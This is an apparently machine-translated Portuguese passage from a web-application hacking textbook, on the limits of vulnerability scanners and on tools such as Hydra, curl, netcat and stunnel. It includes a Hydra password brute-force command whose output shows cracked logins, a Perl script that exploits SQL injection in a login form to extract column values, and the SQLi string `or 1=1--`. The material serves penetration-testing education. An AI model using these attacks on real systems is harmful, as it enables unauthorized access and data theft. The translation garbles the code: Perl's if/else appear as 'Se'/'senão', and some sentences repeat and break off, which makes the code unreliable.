Vulnerabilidades no design da funcionalidade do aplicativo, como regras de qualidade de senha fracas, capacidade de enumerar nomes de usuário a partir de mensagens de falha de login e dicas de senha esquecida facilmente adivinháveis.

Ataques de sequestro de sessão em que uma sequência pode ser detectada nos tokens de sessão do aplicativo, permitindo que um invasor se disfarce como outros usuários. Mesmo que um scanner possa reconhecer que um determinado parâmetro tem um valor previsível em logins sucessivos, ele não entenderá o significado do conteúdo diferente que resulta da modificação desse parâmetro.

Vazamento de informações confidenciais, como listas de nomes de usuários e registros contendo tokens de sessão.

Nas duas listas anteriores de vulnerabilidades, cada uma contém defeitos que podem ser classificados como "low-hanging fruit", ou seja, capazes de serem facilmente detectados e explorados por um invasor com habilidades modestas. Portanto, embora um scanner automatizado geralmente detecte uma proporção razoável dos defeitos mais comuns em um aplicativo, ele também não detectará um número significativo desses problemas. Obter um atestado de boa saúde de um scanner automatizado nunca oferece nenhuma garantia sólida de que o aplicativo não contém algumas vulnerabilidades graves que podem ser facilmente encontradas e exploradas.

Também é justo dizer que, nos aplicativos mais críticos para a segurança que existem atualmente, que foram submetidos a requisitos e testes de segurança mais rigorosos, as vulnerabilidades que permanecem tendem a ser as que aparecem na segunda lista, e não na primeira.

Limitações inerentes aos scanners

Os melhores scanners de vulnerabilidade do mercado foram projetados e implementados por especialistas que pensaram seriamente nas possíveis maneiras pelas quais todos os tipos de vulnerabilidades de aplicativos da Web podem ser detectados. Não é por acaso que os scanners resultantes continuam incapazes de detectar de forma confiável muitas categorias de vulnerabilidade. Há várias barreiras inerentes a uma abordagem totalmente automatizada para testes de aplicativos Web. Essas barreiras só serão efetivamente

abordados por sistemas com mecanismos completos de inteligência artificial, que vão muito além dos recursos dos scanners atuais.

Cada aplicativo da Web é diferente

Os aplicativos da Web diferem bastante do domínio das redes e infraestruturas de TI, em que uma instalação típica emprega produtos prontos para uso em configurações mais ou menos padrão. No último caso, é possível, em princípio, construir antecipadamente um banco de dados de todos os alvos possíveis e criar uma ferramenta para sondar cada defeito associado. Isso não é possível com aplicativos da Web personalizados, e qualquer scanner eficaz deve contar com o inesperado.

Os scanners operam com base na sintaxe

Os computadores podem analisar facilmente o conteúdo sintático das respostas dos aplicativos e reconhecer mensagens de erro comuns, códigos de status HTTP e dados fornecidos pelo usuário que estão sendo copiados para páginas da Web. Entretanto, os scanners atuais não conseguem entender o significado semântico desse conteúdo, nem fazer julgamentos normativos com base nesse significado. Por exemplo, em uma função que atualiza um carrinho de compras, um scanner simplesmente verá vários parâmetros sendo enviados. O leitor não é capaz de interpretar que um desses parâmetros significa uma quantidade e outro significa um preço. Além disso, não é capaz de determinar que a possibilidade de modificar a quantidade de um pedido é irrelevante, enquanto a possibilidade de modificar o preço representa uma falha de segurança.

Os scanners não melhoram

Muitos aplicativos da Web usam mecanismos não padronizados para lidar com sessões e navegação e para transmitir e manipular dados, por exemplo, na estrutura da string de consulta, cookies ou outros parâmetros. Um ser humano pode perceber e desconstruir rapidamente o mecanismo incomum, enquanto um computador continuará seguindo as regras padrão que lhe foram fornecidas. Além disso, muitos ataques contra aplicativos da Web exigem alguma improvisação, por exemplo, para contornar filtros de entrada parcialmente eficazes ou para explorar vários aspectos diferentes do comportamento do aplicativo que, em conjunto, o deixam aberto a ataques. Em geral, os scanners não detectam esses tipos de ataques.

Os scanners não são intuitivos

Os computadores não têm uma intuição sobre a melhor maneira de proceder. A abordagem dos scanners atuais é tentar todos os ataques contra todas as funções. Isso impõe um limite prático à variedade de verificações que podem ser realizadas e às maneiras como elas podem ser combinadas. Há muitos casos em que essa abordagem ignora as vulnerabilidades. Por exemplo:

Alguns ataques envolvem o envio de entradas criadas em uma ou mais etapas de um processo de vários estágios e a passagem pelo restante do processo para observar os resultados.

Alguns ataques envolvem a alteração da sequência de etapas em que o aplicativo espera que um processo seja executado.

Alguns ataques envolvem a alteração do valor de vários parâmetros de maneiras artesanais - por exemplo, um ataque XSS pode exigir que um valor específico seja colocado em um parâmetro, para causar uma mensagem de erro, e que uma carga útil XSS seja colocada em outro parâmetro, que é copiado na mensagem de erro.

Devido às restrições práticas impostas à abordagem de força bruta dos scanners para a detecção de vulnerabilidades, eles não são capazes de trabalhar com todas as permutações de strings de ataque em diferentes parâmetros ou com todas as permutações de etapas funcionais. É claro que nenhum ser humano pode fazer isso na prática; no entanto, ele frequentemente terá uma noção de onde os bugs estão localizados, onde o desenvolvedor fez suposições e onde algo não "parece certo". Portanto, um testador humano selecionará uma pequena proporção do total de ataques possíveis para investigação real e, dessa forma, geralmente obterá sucesso.

Desafios técnicos enfrentados pelos scanners

As barreiras à automação descritas anteriormente levam a uma série de desafios técnicos específicos que devem ser abordados na criação de um scanner de vulnerabilidade eficaz. Esses desafios afetam não apenas a capacidade do scanner de detectar tipos específicos de vulnerabilidade, conforme já descrito, mas também sua capacidade de executar as tarefas principais de mapeamento do conteúdo do aplicativo e sondagem de defeitos.

Autenticação e tratamento de sessões

O scanner deve ser capaz de trabalhar com os mecanismos de autenticação e tratamento de sessão usados por diferentes aplicativos. Frequentemente, a maioria

da funcionalidade de um aplicativo só pode ser acessada por meio de uma sessão autenticada, e um scanner que não funciona usando essa sessão deixará passar muitas falhas detectáveis.

Nos scanners atuais, a parte de autenticação desse problema é abordada permitindo que o usuário do scanner forneça um script de login ou percorra o processo de autenticação usando um navegador integrado, permitindo que o scanner observe as etapas específicas envolvidas na obtenção de uma sessão autenticada.

A parte do desafio que envolve o gerenciamento de sessões é menos simples de resolver e compreende os dois problemas a seguir:

O scanner deve ser capaz de interagir com qualquer mecanismo de tratamento de sessão usado pelo aplicativo. Isso pode envolver a transmissão de um token de sessão em um cookie, em um campo de formulário oculto ou na string de consulta de URL. Os tokens podem ser estáticos durante toda a sessão ou podem mudar de acordo com a solicitação, ou o aplicativo pode empregar um mecanismo personalizado totalmente diferente.

O scanner deve ser capaz de detectar quando sua sessão deixou de ser válida e, assim, retornar ao estágio de autenticação para adquirir uma nova. Isso pode ocorrer por vários motivos - por exemplo, porque o scanner solicitou a função de logout ou porque o aplicativo encerrou a sessão como resultado de o scanner ter realizado alguma navegação anormal ou ter enviado alguma entrada inválida. O scanner deve detectar isso durante seus exercícios iniciais de mapeamento e durante a sondagem subsequente de vulnerabilidades. Aplicativos diferentes se comportam de maneiras muito diferentes quando uma sessão se torna inválida e, para um scanner que analisa apenas o conteúdo sintático das respostas do aplicativo, esse pode ser um desafio difícil de enfrentar em geral, principalmente se for usado um mecanismo de tratamento de sessão não padrão.

Efeitos perigosos

Em muitos aplicativos, a execução de uma varredura automatizada irrestrita sem nenhuma orientação do usuário pode ser altamente perigosa para o aplicativo e para os dados que ele contém. Por exemplo, um scanner pode descobrir uma página de administração que contém funções para redefinir senhas de usuários, excluir contas e assim por diante. Se o scanner solicitar cegamente todas as funções, isso poderá resultar na negação de acesso a todos os usuários do aplicativo. Da mesma forma, o scanner pode descobrir uma vulnerabilidade que pode ser explorada para corromper seriamente os dados mantidos no aplicativo. Por exemplo, em algumas vulnerabilidades de injeção de SQL, o envio de strings de ataque SQL padrão, como `or 1=1--`, faz com que operações imprevistas sejam executadas nos dados do aplicativo. Um ser humano que entende o

O usuário que sabe o propósito de uma determinada função pode proceder com cautela por esse motivo, mas um scanner automatizado não tem esse entendimento.

Funcionalidade de individualização

Há muitas situações em que uma análise puramente sintática de um aplicativo não conseguirá identificar corretamente seu conjunto principal de funções individuais:

Alguns aplicativos contêm uma quantidade colossal de conteúdo que incorpora o mesmo conjunto principal de funcionalidades. Por exemplo, aplicativos como eBay, MySpace e Amazon contêm literalmente milhões de páginas de aplicativos diferentes com URLs e conteúdo diferentes, mas que correspondem a um número relativamente pequeno de funções reais do aplicativo.

Alguns aplicativos podem não ter limites finitos quando analisados de uma perspectiva puramente sintática. Por exemplo, um aplicativo de calendário pode permitir que os usuários naveguem para qualquer data. Da mesma forma, alguns aplicativos com uma quantidade finita de conteúdo empregam URLs voláteis ou parâmetros de solicitação para acessar o mesmo conteúdo em diferentes ocasiões, levando os scanners a continuar o mapeamento indefinidamente.

As próprias ações do scanner podem resultar no aparecimento de conteúdo aparentemente novo. Por exemplo, o envio de um formulário pode fazer com que um novo link apareça na interface do aplicativo, e o acesso ao link pode recuperar um outro formulário com o mesmo comportamento.

Em qualquer uma dessas situações, um invasor humano é capaz de "enxergar" rapidamente o conteúdo sintático do aplicativo e identificar o conjunto principal de funções reais que precisam ser testadas. Para um scanner automatizado sem conhecimento semântico, isso é consideravelmente mais difícil de fazer.

Além dos problemas óbvios de mapeamento e sondagem do aplicativo nas situações descritas, um problema relacionado surge na comunicação das vulnerabilidades descobertas. Um scanner baseado em análise puramente sintática é propenso a gerar descobertas duplicadas para cada vulnerabilidade. Por exemplo, um relatório de varredura pode identificar 200 falhas de XSS, 195 das quais surgem na mesma função do aplicativo que o scanner sondou várias vezes porque aparece em contextos diferentes com conteúdo sintático diferente.

Outros desafios para a automação

Alguns aplicativos implementam medidas defensivas especificamente projetadas para impedir que sejam acessados por programas automatizados de clientes. Essas medidas

incluem o encerramento reativo da sessão em caso de atividade anômala e o uso de CAPTCHAs e outros controles criados para garantir que um ser humano seja responsável por determinadas solicitações.

Em geral, a função de spidering do scanner enfrenta os mesmos desafios que os spiders de aplicativos da Web em geral, como respostas personalizadas "não encontradas" e a capacidade de interpretar o código do lado do cliente. Muitos aplicativos implementam validação refinada sobre itens específicos de entrada, por exemplo, os campos em um formulário de registro de usuário. Se o spider preencher o formulário com entradas inválidas e não conseguir entender as mensagens de erro geradas pelo aplicativo, ele nunca poderá ir além desse formulário e chegar a algumas funções importantes que estão por trás dele.

Produtos atuais

No momento em que este artigo foi escrito, os líderes de mercado em ferramentas de varredura de vulnerabilidades de aplicativos da Web eram o AppScan (produzido pela Watchfire) e o WebInspect (produzido pela SPI Dynamics). Nesta seção, apresentamos uma breve análise dessas duas ferramentas.

OBSERVAÇÃO Esta não é uma análise detalhada ou abrangente do produto. Na experiência dos autores, cada um desses produtos tem um desempenho eficaz e manifesta os pontos fortes e fracos genéricos dos scanners de aplicativos automatizados já descritos. Se você estiver interessado em adquirir um scanner, recomendamos que experimente as versões de demonstração gratuitas dessas ferramentas e consulte as especificações das versões mais recentes.

Ambos os produtos executam as principais tarefas de rastreamento da funcionalidade do aplicativo, realizando verificações no estilo Nikto para conteúdo padrão e comum e sondando cada função identificada em busca de vulnerabilidades comuns. Eles permitem que o usuário especifique credenciais para se autenticar no aplicativo ou faça um login usando o navegador integrado para que a ferramenta possa entender o processo de login. Ambas as ferramentas permitem que o escopo do teste seja restrito para excluir a função de logout e quaisquer áreas perigosas, como a funcionalidade administrativa, que possam resultar em danos ao aplicativo. As ferramentas produzem resultados claros e detalhados tanto na interface do usuário quanto em relatórios exportados. Os resultados relatados incluem a solicitação e a resposta específicas associadas a cada descoberta, e as ferramentas permitem a verificação manual direta dos resultados usando o navegador incorporado.

Por meio de uma comparação direta entre as ferramentas, é justo dizer que as semelhanças entre elas superam suas diferenças. O WebInspect verifica se há um

O produto verifica o mesmo conjunto de vulnerabilidades comuns que os scanners automatizados são capazes de detectar, incluindo cross-site scripting, injeção de cabeçalho HTTP e injeção de comando. Os produtos verificam, em linhas gerais, o mesmo conjunto de vulnerabilidades comuns que os scanners automatizados são capazes de detectar, incluindo injeção de SQL, cross-site scripting, injeção de cabeçalho HTTP e injeção de comando. Dentro desse conjunto de falhas, as ferramentas fazem um bom trabalho de detecção de vulnerabilidades, embora percam instâncias mais sutis e incomuns delas. As Figuras 19-17 e 19-18 mostram os resultados da varredura do mesmo aplicativo usando cada um dos produtos. Na experiência dos autores, cada produto tem vantagem sobre o outro em várias áreas específicas de vulnerabilidade e, em um determinado teste, as ferramentas normalmente identificam um subconjunto diferente do total de vulnerabilidades presentes. De modo geral, os autores descobriram que o AppScan tem melhor desempenho na detecção de mais tipos de vulnerabilidade.

The screenshot shows the AppScan interface with the following details:

- Title Bar:** 148 Security Issues (293 variants) for 'My Application'
- Left Panel:** A tree view of security issues found, including:
 - ASP.NET Cross-Site Scripting (2)
 - Blind SQL Injection (6)
 - Cross-Site Scripting (5)
 - Login Page SQL Injection (7)
 - Parameter System Call Code Injection (1)
 - Poison Null Byte Files Retrieval (1)
 - Predictable Login Credentials (1)
 - SQL Injection (4)
 - Windows File Parameter Alteration (1)
 - Alternate Version of File Detected (1)
 - Directory Listing (2)
 - Directory Listing Pattern Found (1)
 - Include File Download (1)
 - Link Injection (3)
 - Temporary File Download (3)
 - TRACE and TRACK HTTP Methods Enabled (1)
 - Unencrypted Login Request (7)
 - Web Application Source Code Disclosure Pattern Found (14)
 - Application Error (10)
 - IIS localstart.asp Possible Brute Force (1)
 - Microsoft FrontPage Server Extensions Machine Name Disclosure (1)
 - Permanent Cookie Contains Sensitive Session Information (2)
 - Possible Server Path Disclosure Pattern Found (4)
 - Robots.txt File Web Site Structure Exposure (1)
 - Session Identifier Not Updated (7)
 - Unencrypted Password Parameter (7)
 - Direct Access to Administration Pages (1)
 - Hidden Directory Detected (22)
 - HTML Comments Sensitive Information Disclosure (4)
- Bottom Panel:**
 - Buttons: Advisory, Fix Recommendation, Request/Response, Test (selected), Original, Set
 - Variant dropdown: 1 of 6
 - Text input fields for URL, Headers, and Body
 - HTTP status bar: HTTP /1.1 200 OK

Figura 19-17: Os resultados relatados por um teste do AppScan

Risk	Count	Description
Information Disclosure	2	+ Password Field Masked
Information Disclosure	1	+ IIS Remote Server Name Spoof
Information Disclosure	1	+ Account Information Disclosure (passwords.txt)
Information Disclosure	22	+ Database Server Error Message
Information Disclosure	2	+ Directory Listing
Information Disclosure	1	+ Account Information Disclosure(users.txt)
Information Disclosure	33	+ Possible Username or Password Disclosure
Information Disclosure	18	+ Possible Server Path Disclosure (win32)
Information Disclosure	2	+ Runtime Error Message
Information Disclosure	31	+ ASP Runtime Error Message
Information Disclosure	1	+ Robots.txt Access Control Information Disclosure
Information Disclosure	1	+ Possible IIS 5.0 Internet Printing Protocol ISAPI Buffer Overflow
Information Disclosure	3	+ Backup File (Copy of)
Information Disclosure	3	+ Backup File (Shortcut to)
Information Disclosure	3	+ Backup File (..)
Information Disclosure	3	+ Backup File (.)
Information Disclosure	3	+ Backup File (~)
Information Disclosure	3	+ Backup File (Old)
Information Disclosure	3	+ Backup File (Old%20)
Information Disclosure	2	+ PROPFIND Method Allowed
Information Disclosure	6	+ IIS Mapping Check
Information Disclosure	16	+ Internal IP Disclosure
Information Disclosure	41	+ Server Error Message
Information Disclosure	2	+ VBScript Runtime Error Message
Information Disclosure	1	+ Frontpage Server Extensions Configuration Disclosure
Information Disclosure	1	+ Administration Application (admin.asp)
Information Disclosure	1	+ Login Interface (login.asp)
Information Disclosure	1	+ HTTP TRACE Method Cross-Site Scripting
Information Disclosure	1	+ HTTP TRACK Method Cross-Site Scripting
Information Disclosure	1	+ Privacy Policy Not Present
Information Disclosure	1	+ Directory (_vti_bin)
Information Disclosure	1	+ Directory (_vti_pvt)
Information Disclosure	1	+ Directory (downloads)
Information Disclosure	1	+ Directory (iisadmin)
Information Disclosure	1	+ Directory (iisamples)
Information Disclosure	1	+ Directory (temp)
Information Disclosure	1	+ Directory (_vti_log)
Information Disclosure	1	+ Directory (_vti_txt)
Information Disclosure	1	+ Directory (protected)

Figura 19-18: Os resultados relatados por um teste do WebInspect

Uso de um scanner de vulnerabilidade

Em situações do mundo real, a eficácia do uso de um scanner de vulnerabilidades depende muito do aplicativo que está sendo visado. Os pontos fortes e fracos inerentes que descrevemos afetam diferentes aplicativos de maneiras diferentes, dependendo dos tipos de funcionalidade e vulnerabilidades que os aplicativos contêm.

Dos vários tipos de vulnerabilidade comumente encontrados em aplicativos da Web, os scanners automatizados são inherentemente capazes de descobrir aproximadamente metade deles, quando existe uma string de ataque e uma assinatura padrão. Dentro do subconjunto de tipos de vulnerabilidade que os scanners são capazes de detectar, eles fazem um bom trabalho de identificação de casos individuais, embora deixem passar as instâncias mais sutis e incomuns. Em geral, é de se esperar que a execução de uma varredura automática identifique algumas, mas não todas, as vulnerabilidades mais comuns em um aplicativo típico.

Se você for um novato ou estiver atacando um aplicativo grande com pouco tempo disponível, a execução de uma varredura automatizada pode trazer benefícios claros, pois identificará rapidamente várias pistas para uma investigação manual mais aprofundada, permitindo que você tenha uma noção inicial da postura de segurança do aplicativo e dos tipos de falhas existentes. Ela também fornecerá uma visão geral útil do aplicativo de destino e destacará todas as áreas incomuns que merecem atenção mais detalhada.

Se você é especialista em atacar aplicativos da Web e leva a sério a necessidade de encontrar o maior número possível de vulnerabilidades no seu alvo, sabe muito bem das limitações inerentes aos scanners de vulnerabilidade e não confia totalmente neles para cobrir completamente qualquer categoria individual de vulnerabilidade. Embora os resultados de uma varredura sejam interessantes e levem à investigação manual de problemas específicos, você normalmente desejará realizar um teste manual completo de todas as áreas do aplicativo para cada tipo de vulnerabilidade, a fim de se certificar de que o trabalho foi feito corretamente.

Em qualquer situação em que você empregar um scanner de vulnerabilidade, há alguns pontos importantes que devem ser lembrados para garantir que você faça o uso mais eficaz possível:

Esteja ciente dos tipos de vulnerabilidades que os scanners podem detectar e daqueles que não podem.

Familiarize-se com a funcionalidade do scanner e saiba como aproveitar sua configuração para ser o mais eficaz em um determinado aplicativo.

Familiarize-se com o aplicativo de destino antes de executar o scanner, para que possa usá-lo da maneira mais eficaz possível.

Esteja ciente dos riscos associados ao uso de spidering em funcionalidades avançadas e à sondagem automática de bugs perigosos.

Sempre confirme manualmente as possíveis vulnerabilidades relatadas pelo scanner.

Esteja ciente de que os scanners são extremamente barulhentos e deixam um rastro significativo nos registros do servidor e em qualquer defesa de IDS. Não use um scanner se estiver tentando ser furtivo.

Outras ferramentas

Além das ferramentas já discutidas, há inúmeras outras que podem ser úteis em uma situação específica ou para executar uma determinada tarefa. No restante deste capítulo, descreveremos algumas das outras ferramentas que você provavelmente encontrará e usará ao atacar aplicativos.

Nikto

O Nikto é útil para localizar conteúdo padrão ou comum de terceiros existente em um servidor da Web. Ele contém um grande banco de dados de arquivos e diretórios, incluindo páginas e scripts padrão que acompanham os servidores da Web e itens de terceiros, como software de carrinho de compras. A ferramenta funciona basicamente solicitando cada item por vez e detectando se ele existe.

O banco de dados é atualizado com frequência, o que significa que o Nikto é normalmente mais eficaz do que qualquer outra técnica automatizada ou manual para identificar esse tipo de conteúdo.

O Nikto implementa uma ampla gama de opções de configuração, que podem ser especificadas na linha de comando ou por meio de um arquivo de configuração baseado em texto. Se o aplicativo usar uma página personalizada de "não encontrado", você poderá evitar falsos positivos usando a configuração -404, que permite especificar uma cadeia de caracteres que aparece na página de erro personalizada.

No momento em que este artigo foi escrito, o Nikto não suporta conexões HTTPS; no entanto, você pode superar essa restrição usando a ferramenta stunnel descrita mais adiante neste capítulo.

Hydra

O Hydra é uma ferramenta de adivinhação de senhas que pode ser usada em uma ampla variedade de situações, inclusive com a autenticação baseada em formulários comumente usada em aplicativos da Web. Obviamente, você pode usar uma ferramenta como o Burp Intruder para executar qualquer ataque desse tipo de forma totalmente personalizada; no entanto, em muitas situações, o Hydra pode ser igualmente útil.

O Hydra permite especificar o URL de destino, os parâmetros de solicitação relevantes, listas de palavras para atacar os campos de nome de usuário e senha e detalhes da mensagem de erro que é retornada após um login malsucedido. A configuração -t pode ser usada para especificar o número de threads paralelos a serem usados no ataque. Por exemplo:

```
C:\>hydra.exe -t 32 -L user.txt -P password.txt wahh-app.com http-post- form  
"/login.asp:login_name=^USER^&login_password=^PASS^&login>Login:Invalid" Hydra  
v5.4 (c) 2006 por van Hauser / THC - uso permitido somente para fins legais.  
Hydra (http://www.thc.org) começando em 2007-05-22 16:32:48  
[DATA] 32 tarefas, 1 servidor, 21904 tentativas de login (1:148/p:148), ~684  
tentativas por tarefa  
  
[DATA] Atacando o serviço http-post-form na porta 80  
STATUS] 397.00 tries/min, 397 tries in 00:01h, 21507 todo in 00:55h  
[80] [www-form] host: 65.61.137.117      login: alice      password:password  
[80] [www-form] host: 65.61.137.117      login: liz        password: password  
...
```

Scripts personalizados

De acordo com a experiência dos autores, as várias ferramentas disponíveis no mercado são suficientes para ajudá-lo a executar a grande maioria das tarefas que você precisa realizar ao atacar um aplicativo da Web. No entanto, há várias situações incomuns em que você precisará criar suas próprias ferramentas e scripts totalmente personalizados para resolver um problema específico. Por exemplo:

O aplicativo usa um mecanismo incomum de tratamento de sessão - por exemplo, envolvendo tokens por página que devem ser reenviados na sequência correta.

Você deseja explorar uma vulnerabilidade que exige que várias etapas específicas sejam executadas repetidamente, com os dados recuperados em uma resposta incorporados às solicitações subsequentes.

O aplicativo encerra sua sessão de forma agressiva quando identifica uma solicitação potencialmente mal-intencionada, e a aquisição de uma nova sessão autenticada exige várias etapas não padronizadas.

Se você tiver alguma experiência em programação, a maneira mais fácil de resolver problemas desse tipo é criar um programa pequeno e totalmente personalizado para emitir as solicitações relevantes e processar as respostas do aplicativo. Você pode produzir isso como uma ferramenta autônoma ou como uma extensão de um dos conjuntos de testes integrados descritos anteriormente - por exemplo, usando a interface Burp Extender para estender o Burp Suite ou a interface Bean Shell para estender o WebScarab.

As linguagens de script, como Perl, contêm bibliotecas que ajudam a simplificar a comunicação HTTP, e as tarefas personalizadas geralmente podem ser executadas usando apenas algumas linhas de código. Mesmo que você tenha pouca experiência em programação, muitas vezes é possível encontrar um script na Internet que pode ser ajustado para atender às suas necessidades. O exemplo a seguir mostra um script Perl simples que explora uma vulnerabilidade de injeção de SQL em um formulário de login para fazer consultas recursivas e recuperar todos os valores em uma coluna de tabela especificada de uma tabela, começando com o valor mais alto e iterando para baixo (consulte o Capítulo 9 para obter mais detalhes sobre esse tipo de ataque):

```
use HTTP::Request::Common;
use LWP::UserAgent;

$ua = LWP::UserAgent->new();
my $col = @ARGV[0];
my $from_stmt = @ARGV[1];

while(1)
{
    # $payload é a string de exploração para selecionar o valor superior da tabela.
```

```
$payload = "foo' and (1 in (select max($col) from $from_stmt $test))--";  
  
# POST para a url vulnerável  
my $req = POST "http://wahh-app.com/login.asp", [login_username  
    => "foo", login_password => $payload,];  
my $resp = $ua->request($req); my  
$content = $resp->as_string;  
  
Se ($content =~ /nvarchar value '(.*?)'/)  
{  
    print "$1\n";           # imprime a correspondência extraída  
}  
  
senão {exit};  
  
# Ajuste o próximo ataque para obter o próximo valor mais alto  
$test = "where $col < '$1'";  
}
```

Além dos comandos e bibliotecas incorporados, há várias ferramentas e utilitários simples que podem ser chamados a partir de scripts Perl e scripts de shell do sistema operacional. Algumas ferramentas úteis para essa finalidade são descritas aqui.

Wget

O Wget é uma ferramenta útil para recuperar um URL especificado usando HTTP ou HTTPS. Ele pode oferecer suporte a um proxy downstream, autenticação HTTP e várias outras opções de configuração.

Enrolar

O Curl é uma das ferramentas de linha de comando mais flexíveis para emitir solicitações HTTP e HTTPS. Ele é compatível com os métodos GET e POST, parâmetros de solicitação, certificados SSL do cliente e autenticação HTTP. No exemplo a seguir, a opção -c é usada para salvar os cookies retornados por uma solicitação específica. Isso pode ser usado repetidamente para coletar um grande número de tokens de sessão para análise posterior.

```
C:\bin>curl -c cookies.txt -d "login_name=marcus&login_password=marcus1"  
http://192.168.179.195/injection/Processlogin1.asp  
  
<head><title>Objeto movido</title></head>  
<body><h1>Objeto movido</h1>Esse objeto pode ser encontrado <a  
HREF="">aqui</a>.</body>
```

```
C:\bin>more cookies.txt
# Arquivo de cookie HTTP do Netscape
# http://www.netscape.com/newsref/std/cookie_spec.html
# Este arquivo foi gerado pela libcurl! Edite por sua própria conta e risco.

192.168.179.195 FALSO      /      FALSO    0      autenticação 15423765322
192.168.179.195      FALSE/    FALSO    0      ASPSESSIONIDQAACDQST
FCBGCMJCDGMDGPNIHDPFBF
```

Netcat

O Netcat é uma ferramenta muito versátil que pode ser usada para executar várias tarefas relacionadas à rede e é a base de muitos tutoriais de hacking para iniciantes. Você pode usá-lo para abrir uma conexão TCP com um servidor, enviar uma solicitação e recuperar a resposta. Além desse uso, o netcat pode ser usado para criar um ouvinte de rede no seu computador, para receber conexões de volta de um servidor que você está atacando. Consulte o Capítulo 9 para ver um exemplo dessa técnica sendo usada para criar um canal fora da banda em um ataque a banco de dados.

O próprio Netcat não oferece suporte a conexões SSL, mas isso pode ser feito usando-o em combinação com a ferramenta stunnel descrita a seguir.

Stunnel

O Stunnel é muito útil quando você está trabalhando com seus próprios scripts ou outras ferramentas que não são compatíveis com conexões HTTPS. O Stunnel permite criar conexões SSL de cliente para qualquer host ou soquetes SSL de servidor para ouvir conexões de entrada de qualquer cliente. Como o HTTPS é simplesmente o protocolo HTTP encapsulado sobre SSL, você pode usar o stunnel para fornecer recursos HTTPS a qualquer outra ferramenta.

Por exemplo, o comando a seguir mostra o stunnel sendo configurado para criar um soquete de servidor TCP simples na porta 88 da interface de loopback local e, quando uma conexão é recebida, para executar uma negociação SSL com o servidor em `wahh-app.com`, encaminhando a conexão de texto claro de entrada por meio do túnel SSL para esse servidor:

```
C:\bin>stunnel -c -d localhost:88 -r wahh-app.com:443 2007.01.08
15:33:14 LOG5[1288:924]: Usando 'wahh-app.com.443' como
Nome do serviço tcpwrapper
2007.01.08 15:33:14 LOG5[1288:924]: stunnel 3.20 em x86-pc-mingw32-gnu WIN32
```

Agora você pode simplesmente apontar qualquer ferramenta que não seja compatível com SSL para a porta 88 na interface de loopback, e isso se comunicará efetivamente com o servidor de destino por HTTPS, como segue:

```
2007.01.08 15:33:20 LOG5[1288:1000]: wahh-app.com.443 conectado de  
127.0.0.1:1113  
2007.01.08 15:33:26 LOG5[1288:1000]: Conexão fechada: 16 bytes enviados para  
SSL, 39  
2 bytes enviados ao soquete
```

Resumo do capítulo

Ao longo deste livro, nosso foco está nas técnicas práticas que você pode usar para atacar aplicativos da Web. Embora seja possível executar algumas dessas tarefas usando apenas um navegador, para realizar um ataque eficaz e abrangente a um aplicativo, você precisará de algumas ferramentas para ajudá-lo.

A ferramenta mais importante e indispensável em seu arsenal é o proxy de interceptação, que permite visualizar e modificar todo o tráfego que passa em ambas as direções entre o navegador e o servidor. Os proxies atuais são complementados por uma grande quantidade de outras ferramentas integradas que podem ajudar a automatizar muitas das tarefas que você precisará executar. Além de um desses conjuntos de ferramentas, você precisará usar uma ou mais extensões de navegador que lhe permitam continuar trabalhando em situações em que um proxy não possa ser usado.

O principal outro tipo de ferramenta que você pode empregar é um scanner de aplicativos da Web. Essas ferramentas podem ser eficazes na descoberta rápida de uma série de vulnerabilidades comuns e também podem ajudá-lo a mapear e analisar a funcionalidade de um aplicativo. No entanto, há muitos tipos de falhas de segurança que elas não conseguem identificar, e nunca se pode confiar nelas para dar um atestado de saúde completamente limpo a qualquer aplicativo.

Em última análise, o que o tornará um hacker de aplicativos da Web bem-sucedido é a sua capacidade de entender como os aplicativos da Web funcionam, onde as defesas deles falham e como sondá-los em busca de vulnerabilidades exploráveis. Para fazer isso de forma eficaz, você precisa de ferramentas que lhe permitam ver os bastidores, manipular sua interação com os aplicativos de forma minuciosa e aproveitar a automação sempre que possível para tornar seus ataques mais rápidos e confiáveis. Sejam quais forem as ferramentas que você considera mais úteis para atingir esses objetivos, essas são as ferramentas certas para você. E se as ferramentas oferecidas não atenderem às suas necessidades, você sempre poderá criar as suas próprias. Não é tão difícil assim, sério.

Metodologia de um hacker de aplicativos da Web

Este capítulo contém uma metodologia detalhada, passo a passo, que você pode seguir ao atacar um aplicativo da Web. Ela abrange todas as categorias de vulnerabilidade e técnicas de ataque descritas neste livro. A execução de todas as etapas dessa metodologia não garantirá que você descubra todas as vulnerabilidades de um determinado aplicativo. No entanto, ela fornecerá um bom nível de garantia de que você sondou todas as regiões necessárias da superfície de ataque do aplicativo e encontrou o maior número possível de problemas, considerando os recursos disponíveis.

A Figura 20-1 ilustra as principais áreas de trabalho descritas por essa metodologia. Em cada área, detalharemos esse diagrama e ilustraremos a subvisão das tarefas que essa área envolve. Os números usados nos diagramas correspondem à lista hierárquica numerada usada na metodologia, de modo que você pode facilmente pular para as ações envolvidas em uma área específica.

A metodologia é apresentada como uma sequência de tarefas que são organizadas e ordenadas de acordo com as interdependências lógicas entre elas. Na medida do possível, essas interdependências são destacadas nas descrições das tarefas. Entretanto, na prática, você frequentemente precisará pensar de forma imaginativa sobre a direção que suas atividades devem tomar e permitir que elas sejam orientadas pelo que você descobrir sobre o aplicativo que está atacando. Por exemplo:

As informações coletadas em um estágio podem permitir que você retorne a um estágio anterior e formule ataques mais focados. Por exemplo, um acesso

O bug de controle que permite obter uma listagem de todos os usuários pode permitir que você realize um ataque mais eficaz de adivinhação de senha contra a função de autenticação.

A descoberta de uma vulnerabilidade importante em uma área do aplicativo pode permitir que você encurte parte do trabalho em outras áreas. Por exemplo, uma vulnerabilidade de divulgação de arquivo pode permitir que você faça uma revisão do código das principais funções do aplicativo em vez de examiná-las apenas com uma caixa preta.

Os resultados de seus testes em algumas áreas podem destacar padrões de vulnerabilidades recorrentes que podem ser imediatamente investigados em outras áreas. Por exemplo, um defeito genérico nos filtros de validação de entrada do aplicativo pode permitir que você encontre rapidamente um desvio de suas defesas contra várias categorias diferentes de ataque.

